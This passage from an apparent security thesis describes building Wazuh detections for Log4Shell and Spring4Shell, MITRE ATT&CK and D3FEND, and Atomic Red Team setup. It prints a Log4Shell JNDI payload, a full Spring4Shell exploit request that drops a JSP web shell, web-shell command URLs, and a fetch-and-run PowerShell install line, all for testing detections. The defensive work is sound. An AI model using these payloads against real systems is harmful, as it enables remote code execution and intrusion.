
In order to make scan\_Log4j.yml file functional, the scan policy would need to be added into /var/ossec/etc/shared/default/agent.conf file, this way all agents existing and the newer ones would all be covering this new scan policy as part of the configuration scanning exercise. For the new scan policy to take effect wazuh agent services would need to be restarted.

So now the SCA policy should have been pushed and a list of vulnerable system running Log4j2 be returned as output:

### 4.1.3 Log4Shell exploit detection

In order to detect Log4shell [7] exploits web access logging is required to be enabled to have enhanced visibility across all the web requests being terminated on the server. Figure 4.10 shows log paths which can be added in ossec.conf file to ship web access logs towards Wazuh.

It is important to restart wazuh services are making any changes to the ossec.conf file. As soon as the web access logs start being forwarded to Wazuh manager, decoders can be written and the MITRE Att&ck framework mapping defined in /var/ossec/etc/rules/lo-



**Figure 4.9:** Output from security configuration assessment scan rule highlighting vulnerable systems running Log4j 2

```
<ossec_config>
  <localfile>
    <log_format>syslog</log_format>
    <location>/var/log/httpd/access_log</location>
  </localfile>
```

**Figure 4.10:** Adding web access log in wazuh ossec agent.conf file

cal\_rules.xml file as shown in figure 4.11.

Wazuh manager services is required to be restarted everytime for the changes to take effect.

#### 4.1.4 Launching Log4Shell attack scans

Figure 4.13 shows a simple .html page on linux host created to serve as a landing page to track log4shell attacks via a browser, whereas figure 4.12 shows a web request with an embedded payload of log4shell:


```
<group name="log4j, attack,">
  <rule id="110002" level="7">
    <if_group>web|accesslog|attack</if_group>
    <regex type="pcre2">(?!)((\${24}\S*)(\{7B\}\S*)(\S*j\S*n\S*d\S*i))|JHtqbmRp</regex>
    <description>Possible Log4j RCE attack attempt detected.</description>
    <mitre>
      <id>T1190</id>
      <id>T1210</id>
      <id>T1211</id>
    </mitre>
  </rule>

  <rule id="110003" level="12">
    <if_sid>110002</if_sid>
    <regex type="pcre2">ldap[s]?|rmi|dns|nis|iiop|corba|nds|http|lower|upper|(\${\S*w}\S*)+</regex>
    <description>Log4j RCE attack attempt detected.</description>
    <mitre>
      <id>T1190</id>
      <id>T1210</id>
      <id>T1211</id>
    </mitre>
  </rule>
</group>
```

Figure 4.11: Adding rule in wazuh local\_rules.xml file

```
http://10.174.82.61/?x=${jndi:ldap://${localhost}.${test}}/a
```

Figure 4.12: Web request with log4j exploit payload



## >Log4j Attack Alert Testing Page

This website is hosted on Apache.

Figure 4.13: Log4j Alert Testing Page

As an additional test Tenable Nessus Professional can be used to launch a Log4Shell vulnerability scans as well to launch similar attacker behavior as shown in fig 4.14.




Figure 4.14: Nessus professional vulnerability assessment engine for initiating log4j attack

We immediately an alert triggered as shown in figure 4.15, which reflects our detection logic worked as intended:




Figure 4.15: Log4Shell attack notification on Wazuh following attacks launched by Nessus professional

This concludes our attack and defense cyber range scenario.

### 4.1.5 Spring4Shell RCE

Spring4shell is a remote code execution vulnerability identified in VMware’s spring core java framework an open source platform for developing java applications and holds a CVE-2022-22965 with a CVSS score of 9.8 as Critical. Figure 4.16 shows a threat model of Spring4Shell exploitation where an attacker can send a specifically crafted HTTP request to bypass the library’s http request parser via this vulnerability and installing a web shell on the affected server resulting in a remote code execution [38].




Figure 4.16: Threat Model of Spring4Shell Exploitation

In order to build an effective detection, rule it is important to understand the attack vector and the attacker request body. Therefore, in our case an attacker sends an HTTP request whose request body contains exploit for Spring4Shell vulnerability and a JSP web shell payload dropped on the target server.



```

POST / HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 762

class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22
.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRu
ntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-
1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-
1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.re
sources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.paren
t.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline
.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateF
ormat=

```

**Figure 4.17:** HTTP request body with Sprin4Shell JSP web shell payload

A web shell gets dropped called tomcatwar.jsp in the Tomcat root directory following the above web request. Figure 4.18 shows the content of the web shell as defined in tomcatwar.jsp.

```

- if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = -
.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a =
-1; byte[] b = new byte[2048]; while((a=in.read(b))3D-1){ out.println(new
String(b)); } } -

```

**Figure 4.18:** HTTP request body with Sprin4Shell JSP web shell payload

The attacker now executes various commands on the target server via this web shell, the commands to be executed are communicated in form of web requests to the target server with the desired command in the cmd parameter as shown in figure 4.19.

```

http://localhost/tomcatwar.jsp?pwd=j&cmd=whoami

```

**Figure 4.19:** Commands being issued after web shell dropper

#### 4.1.6 Spring4Shell attack detection

After analyzing above facts about the attack behavior and its associated request bodies the following detection rule was designed to detect a spring4shell attack, this rule is required to be added in /var/ossec/etc/rules/local\_rules.xml rule file as shown in figure 4.20.

```

<group name="spring4shell, attack,">
  <rule id="110001" level="12">
    <if_group>web|accesslog|attack</if_group>
    <regex
type="pcre2">%25%7Bc2%7Di%20if\(%22j%22.equals\(\request.getPa
parameter\(%22pwd%22\)\)\)%7B%20java.io.InputStream%20in%20%3D%
20%25%7Bc1%7Di.getRuntime\%S*.exec\(\request.getParameter\(%22c
md%22\)\).getInputStream\(\)%3B%20int%20a%20%3D%20-
1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while
\(\(a%3Din.read\(\b\)\)\%3D-
1\)%7B%20out.println\(\new%20String\(\b\)\)%3B%20%7D%20%7D%20%2
5%7Bsuffix%7Di</regex>
    <description>Possible Spring4Shell RCE (CVE-2022-22965)
attack attempt detected.</description>
    <mitre>
      <id>T1190</id>
      <id>T1210</id>
      <id>T1211</id>
    </mitre>
  </rule>

  <rule id="110002" level="12">
    <if_group>web|accesslog|attack</if_group>
    <regex
type="pcre2">\.jsp\?pwd=\S*\x26cmd=\S*|\.jsp\?cmd=\S*\x26pwd=
\S*|\.jsp\?id=(whoami|cat%20\etc\passwd|cat+\etc\passwd|i
fconfig|ipconfig)</regex>
    <description>JSP webspell HTTP request pattern
detected.</description>
    <mitre>
      <id>T1190</id>
      <id>T1210</id>
      <id>T1211</id>
    </mitre>
  </rule>
</group>

```

**Figure 4.20:** Spring4shell parsing regex and detection rule

The services of wazuh manager is required to be restarted to initialize any change in the configuration.

This detection rule would only work if web access logs are being ingested into Wazuh as a data source. By default, apache does not log the body of HTTP POST requests which is essential for the detection rule of Spring4shell to function since the. Hence, Apache POST request body can be logged by setting the parameters as defined in figure 4.21 in the configuration file of Apache located at `/etc/apache2/apache2.conf`.

```

DumpIOInput On
LogLevel dumpio:trace7

```

**Figure 4.21:** Parameters to be added in apache config file to enable POST request body logging

Services of Apache2 are required to be restarted for the changes to take effect.

So now the required HTTP post requests are being logged, the next action item is to ship these logs to the main Wazuh manager. This objective can be achieved by defining the paths where Apache web access logs and error logs are being written in the `/var/ossec/etc/ossec.conf` file as shown in figure 4.22.

```
<localfile>
  <log_format>apache</log_format>
  <location>/var/log/apache2/access.log</location>
  <location>/var/log/apache2/error.log</location>
</localfile>
```

**Figure 4.22:** Spring4shell parsing regex and detection rule

### 4.1.7 Launching Spring4Shell attack behavior

In order to test if the detection rule is functioning properly as intended or not, web request shown in figure 4.23 against the web server can be initiated which would immediately be followed by an alert from wazuh manager:

```
curl -X GET "http://WEB_SERVER/tomcatwar.jsp?pwd=j&cmd=whoami"
```

**Figure 4.23:** Spring4Shell payload in http web request for triggering detection rule

## 4.2 Frameworks

As the threat landscape is continually evolving where attackers are trying to come up with newer tools, techniques and procedures to bypass defenses it is very important for cyber security operations teams to evolve and enrich their existing knowledgebase on an ongoing basis to keep-up in this never ended fight between good and evil.

“If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle.” — Sun Tzu, *The Art of War* [39].

This quote from a Chinese military general Sun Tzu [39], highlights the secret to achieving victory in a war which is by being well versed with the capabilities of the adversary along with our current controls maturity, hence adoption of a framework to standardize this approach to achieve victory in the cyber battle ground.

### 4.2.1 Mitre Att&ck

Luckily there is an amazing open-source framework out there known as MITRE Att&ck [40]. This is a common knowledgebase on Adversarial Tools, Tactics and Techniques of the 94 APT groups which are putting a dent on the global Cyberspace. The framework provides info down to the level of APT attack behavior, focused/ targeted industry, etc. This framework can be adopted and made a source of truth to drive the SOC processes and identify gaps in existing controls before it becomes an opportunity for any adversary to take advantage of.

To enable security engineering teams to succeed MITRE has also developed a web based tool known as Att&ck Navigator [41] which helps in aiding red/ blue team [42] planning, visualize the coverage of current defense lines and highlight the gaps in currently deployed control sets in red.

In case any security operations team is focused on combating a a specific APT group for example APT 32 [43], Lazarus Group [44] etc, Att&ck Navigator [41] provides a complete road-map of the tactics and techniques adopted by that particular APT group as part of its compromise.

Figure 4.24 and 4.25 shows a complete telemetry of actions performed by Lazarus [44] and APT 29 Groups [43] as part of its attack lifecycle starting from the its reconnaissance phase down to Exfiltration and Impact phases. Hence, this tool helps security operations engineering teams in knocking their existing controls deployed against every tactic and technique, identify gaps and devise timely fixture eventually contributing in a continual improvement lifecycle:

# CHAPTER 4: RESULTS AND DISCUSSION




Figure 4.24: APT Group Lazarus road-map on Mitre Att&ck Navigator




Figure 4.25: APT Group 29 road-map on MITRE Att&ck Navigator

## 4.2.2 Mitre D3fend

While MITRE Att&ck [45] focused more towards providing a testing blue-print from an attacker's standpoint with high level mitigation options, defenders across the industry felt an absence of a framework with details on controls and counter measures, therefore MITRE came up with another robust framework called MITRE D3fend to serve as a source of truth while architecting, designing and deploying defensive controls, it cross-links relationships between defensive and offensive methods so defenders are clear and are able to link between a particular attacker tactic, to its security control for remediation

## CHAPTER 4: RESULTS AND DISCUSSION

and the challenges it would bring to an environment during implementation which need to be considered while planning, figure 4.27 shows Mitre D3fend framework with linkage between Strong password policy, its consideration and the attack technique mapping.

Figure 4.26 shows MITRE D3fend [46] framework which comes divided into five broad categories: harden, detect, isolate, deceive and evict, providing guidelines to defenders up-to product level:

**DEFEND™**  
A knowledge graph of cybersecurity countermeasures  
0.10.1-BETA-1

ATT&CK Lookup		Search D3FEND's 415 Artifacts															D3FEND Lookup	
Harden				Detect					Isolate			Deceive		Evict				
Application Hardening	Credential Hardening	Message Hardening	Platform Hardening	File Analysis	Identifier Analysis	Message Analysis	Network Traffic Analysis	Platform Monitoring	Process Analysis	User Behavior Analysis	Execution Isolation	Network Isolation	Decoy Environment	Decoy Object	Credential Eviction	Process Eviction		
Application Configuration Hardening	Biometric Authentication	Message Authentication	Bootloader Authentication	Dynamic Analysis	Homograph Detection	Sender IP/TA Reputation Analysis	Administrative Network Activity Analysis	Firmware Behavior Analysis	Database Query String Analysis	Authentication Event Thresholding	Executable Allowlisting	Broadcast Domain Isolation	Connected Honeynet	Decoy File	Account Locking	Process Termination		
Dead Code Elimination	Certificate-based Authentication	Message Encryption	Disk Encryption	Emulated File Analysis	URL Analysis	Sender Reputation Analysis	Byte Sequence Emulation	Firmware Embedded Monitoring Code	File Access Pattern Analysis	Authorization Event Thresholding	Executable Denylisting	DNS Allowlisting	Integrated Honeynet	Decoy Network Resource	Authentication Cache Invalidation			
Exception Handler Pointer Validation	Certificate Pinning	Transfer Agent Authentication	Driver Load Integrity Checking	File Content Rules			Certificate Analysis	Firmware Verification	Indirect Branch Call Analysis	Credential Compromise Scope Analysis	Hardware-based Process Isolation	DNS Denylisting	Standalone Honeynet	Decoy Persona				
Pointer Authentication	Credential Transmission Scoping		File Encryption	File Hashing			Active Certificate Analysis	Peripheral Firmware Verification	Process Code Segment Monitoring	Domain Account Monitoring	IO Port Restriction	Forward Resolution Domain Denylisting		Decoy Public Release				
Process Segment Execution Prevention	Domain Trust Policy		Local File Permissions				Passive Certificate Analysis	System Firmware Verification	Process Self-Modification Detection	Job Function Access Pattern Analysis	Kernel-based Process Isolation	Hierarchical Domain Denylisting		Decoy Session Token				
Segment Address Offset Randomization	Multi-Factor Authentication		RF Shielding				Client-server Payload Profiling	Operating System Monitoring	Process Spawn Analysis	Local Account Monitoring	Mandatory Access Control	Homograph Denylisting		Decoy User Credential				
Stack Frame Canary Validation	One-time Password		System Configuration Permissions				Connection Attempt Analysis	Endpoint Health Beacon	Process Lineage Analysis	Resource Access Pattern Analysis	System Call Filtering	Forward Resolution IP Denylisting						
	<b>Strong Password Policy</b>		TPM Boot Integrity				DNS Traffic Analysis	Input Device Analysis	Script Execution Analysis	Session Duration Analysis		Reverse Resolution IP Denylisting						
	User Account Permissions						File Carving	Memory Boundary Tracking	Shadow Stack Comparisons	User Data Transfer Analysis		Encrypted Tunnels						
							Inbound Session Volume Analysis	Scheduled Job Analysis				Network Traffic Filtering						

Figure 4.26: MITRE D3fend framework

Let's take an example of strong password policy implementation scenario under hardening section of Mitre D3fend:

**Strong Password Policy**  
D3-SPP

**Definition**  
Modifying system configuration to increase password strength.

**How it works**  
Password strength guidelines include increasing password length, permitting passwords that contain ASCII or Unicode characters, and requiring systems to screen new passwords against lists of commonly used or compromised passwords.

**Considerations**  
Extremely complex password requirements may lead users to saving passwords in text files or picking obvious passwords that meet the policy.

**Digital Artifact Relationships:**  
This countermeasure technique is related to specific digital artifacts. Click the artifact node for more information.

```

    graph LR
      A[Strong Password Policy] -- strengthens --> B>Password
      A -- strengthens --> C>User Account
    
```

**Related ATT&CK Techniques:**  
These mappings are inferred, experimental, and will improve as the knowledge graph grows.

These offensive techniques are determined related because of the way this defensive technique, d3f-StrongPasswordPolicy strengthens Password, and strengthens User Account.

Credential Access	Defense Evasion	Impact	Initial Access	Persistence	Privilege Escalation
Brute Force	Valid Accounts	Account Access	Defense Evasion	Defense Evasion Technique	Defense Evasion

**Figure 4.27:** Strong password policy sample from Mitre D3fend Framework

Figure 4.27 shows that D3fend [46] is not only providing a guideline on implementing password complexity but also highlighting considerations/ implications before implementation which normally takes years of experience to establish. It then provides digital artifact relationships along with MITRE Att&ck [45] mapping and NIST publications [29] on the best practices of implementing strong passwords to serve as a reference.

Hence, these two frameworks MITRE Att&ck [45] and D3fend [47] are sufficient enough as a source of truth for security operations teams to have a clear picture about the capabilities of the adversary and the controls to be adopt as part of defensive strategy, this would eventually give a clear visibility on the threats and our current SOC team standing in defending against them.

### 4.3 Adversary attack emulation

Threat hunting is all about detecting threats which have slipped through the cracks of the current defense lines. Normally security operations teams perform the functions of threat hunting as well and need to keep themselves continuously up-to date in identification of attacker tactics, techniques and procedures going undetected in our environment.

Not all organizations have a luxury to afford dedicated red teams, with dedicated resources focused at mimicking attacker tactics, techniques and procedures. Therefore, the industry felt a need of an automated way of emulating adversary attacks without causing any damage to the environment, hence an open-source project by the name Atomic Red Team [19] was launched containing a series of tests mapping back to MITRE Att&ck to help in emulating adversarial actions and detect them using Wazuh [31]

As discussed earlier in section 4.2 MITRE Att&ck is a knowledge base for modeling the behavior of a cyber-adversary, and Wazuh is an open-source platform providing XDR and SIEM capabilities to aid in detection across almost any environment including on-premises, cloud, containerized, virtualized etc.

Let's go through a few attack scenarios on emulating attacks on a windows server with atomic red team, and analyze the generated logs and alerts with Wazuh to analyze a security operations center's maturity from there.

#### 4.3.1 Use-case

**T1548.002 –Elevation Control Mechanism Abuse: User Account Control Bypass** An attacker attempting to bypass User Access Control (UAC) mechanism to perform privilege escalation on the system.

**T1574.002 – Hijack Execution Flow: DLL Side-Loading** Attacker attempting to execute its own malicious payload by side-loading DLLs. This technique involves hijacking DLL loaded by legitimate applications.



### 4.3.2 Environment setup

To get started with Atomic red team it is important to have Sysmon installed and running on a host in order to get the intended outcome. Following steps can be performed to quickly setup sysmon [48] in an environment.

Download Sysmon from Microsoft Sysinternals [48] page and use sysmonconfig.xml file for configuring Sysmon as it maps Sysmon rule with MITRE Att&ck framework.

Figure 4.28 shows the command to install Sysmon with the appropriate configuration file using PowerShell:

```
.\sysmon.exe -accepteula -i sysmonconfig.xml
```

**Figure 4.28:** Powershell command to install Sysmon agent

Atomic red team PowerShell module can be installed on windows server using the instructions defined in figure 4.29, this command shall install the Atomic's main folder containing all the tests and binaries needed for emulation:

```
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-atomicredteam.ps1' -UseBasicParsing);  
Install-AtomicRedTeam -getAtomics
```

**Figure 4.29:** Atomic red team test case module setup via powershell on windows server

Atomic red team test cases can now be imported in PowerShell, figure 4.30 shows the powershell commands to import atomic red team test cases:

```
Import-Module "C:\AtomicRedTeam\invoke-atomicredteam\Invoke-AtomicRedTeam.ps1" -Force
```

**Figure 4.30:** Command to import Atomic test function in PowerShell

Figure 4.31 shows the command to list down the details of technique T1548.002.

```

Administrator: Windows PowerShell
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
PS C:\Users\mriaz\Downloads\Sysmon> IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invite-atomicredteam/master/install-atomicredteam.ps1')
PS C:\Users\mriaz\Downloads\Sysmon> Install-AtomicRedTeam -getAtomics

NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repositories. The NuGet
provider must be available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or
'C:\Users\mriaz\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet provider by running
'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want PowerShellGet to install and
import the NuGet provider now?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): yes
Installation of Invoke-AtomicRedTeam is complete. You can now use the Invoke-AtomicTest function
see Wiki at https://github.com/redcanaryco/invite-atomicredteam/wiki for complete details
PS C:\Users\mriaz\Downloads\Sysmon> Install-AtomicRedTeam -getAtomics
Atomic Redteam already exists at C:\AtomicRedTeam\invite-atomicredteam. No changes were made.
Try the install again with the '-Force' parameter if you want to delete the existing installation and re-install.
Warning: All files within the install directory (C:\AtomicRedTeam\invite-atomicredteam) will be deleted when using the '-Force' parameter.
PS C:\Users\mriaz\Downloads\Sysmon> Install-AtomicRedTeam -getAtomics -Force
Installation of Invoke-AtomicRedTeam is complete. You can now use the Invoke-AtomicTest function
see Wiki at https://github.com/redcanaryco/invite-atomicredteam/wiki for complete details
PS C:\Users\mriaz\Downloads\Sysmon> Import-Module "C:\AtomicRedTeam\invite-atomicredteam\Invoke-AtomicRedTeam.psd1" -Force
PS C:\Users\mriaz\Downloads\Sysmon> Invoke-AtomicTest T1548.002 -ShowDetailsBrief
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

1548.002-1 Bypass UAC using Event Viewer (cmd)
1548.002-2 Bypass UAC using Event Viewer (PowerShell)
1548.002-3 Bypass UAC using Fodhelper
1548.002-4 Bypass UAC using Fodhelper - PowerShell
1548.002-5 Bypass UAC using ComputerDefaults (PowerShell)
1548.002-6 Bypass UAC by Mocking Trusted Directories
1548.002-7 Bypass UAC using sdclt DelegateExecute
1548.002-8 Disable UAC using reg.exe
1548.002-9 Bypass UAC using SilentCleanup task
1548.002-10 UACME Bypass Method 23
1548.002-11 UACME Bypass Method 31
1548.002-12 UACME Bypass Method 33
1548.002-13 UACME Bypass Method 34
1548.002-14 UACME Bypass Method 39
1548.002-15 UACME Bypass Method 56
1548.002-16 UACME Bypass Method 59
1548.002-17 UACME Bypass Method 61
